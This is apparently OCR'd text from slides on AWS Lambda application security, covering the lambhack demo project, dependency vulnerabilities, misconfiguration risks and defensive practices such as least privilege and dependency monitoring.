
returns

```
<!doctype html>
<html>
<head>
<title>Example Domain</title>
<meta charset=\"utf-8\" />
...
```

github.com/wickett/lambhack

AppSec Thoughts from Lambhack

- → Lambda has limited Blast Radius, but not zero
  - → Monitoring/Logging plays a key role here
    - → Detect longer run times
    - → Higher error rate occurrences
    - → Log actions of lambdas



WIP

Inherit

@iteration1

It all seems so simple...

222 Lines of Code

5 direct dependencies

54 total deps (incl. indirect)


(example thanks to snyk.io)

460,046 Lines of Code

Most defect density studies range from .5 to 10 defects per KLOC

More importantly, defect density is not zero

Vulnerabilities are just exploitable defects



"What did I do to deserve this?"

Resolving Broken Dependencies

This is Your Life Now

O RLY?

@ThePracticalDev

OWASP-A9 Components with known vulnerabilities

What should I do?

```
* Monitor dependencies continuously.
* If you use a Docker based system, use the registry scanning tools.
* Watch for CVE's (they will happen).
```

OWASP-A6 Security Misconfiguration

Issue: Configuration or misconfiguration

* Function permissiveness and roles (too much privilege)
* Configuration for services (supporting cloud based services)
* Security configuration left in logging

@iteration1

OWASP-A6 Security Misconfiguration

What should I do?


* Limit your blast radius
* Harden security provider config (IAM/storage)
* Scan for global bucket read/write access
* Principle of least privilege
* Enterprise setting: MFA to access cloud console

@iteration1

OWASP-A6 Principle of least privilege

The practice of limiting access rights for users to the bare minimum permissions they need to perform their work.

@iteration1



Most common attacks

→ Crypto Mining (via remote code execution)

→ Hijacking business flow

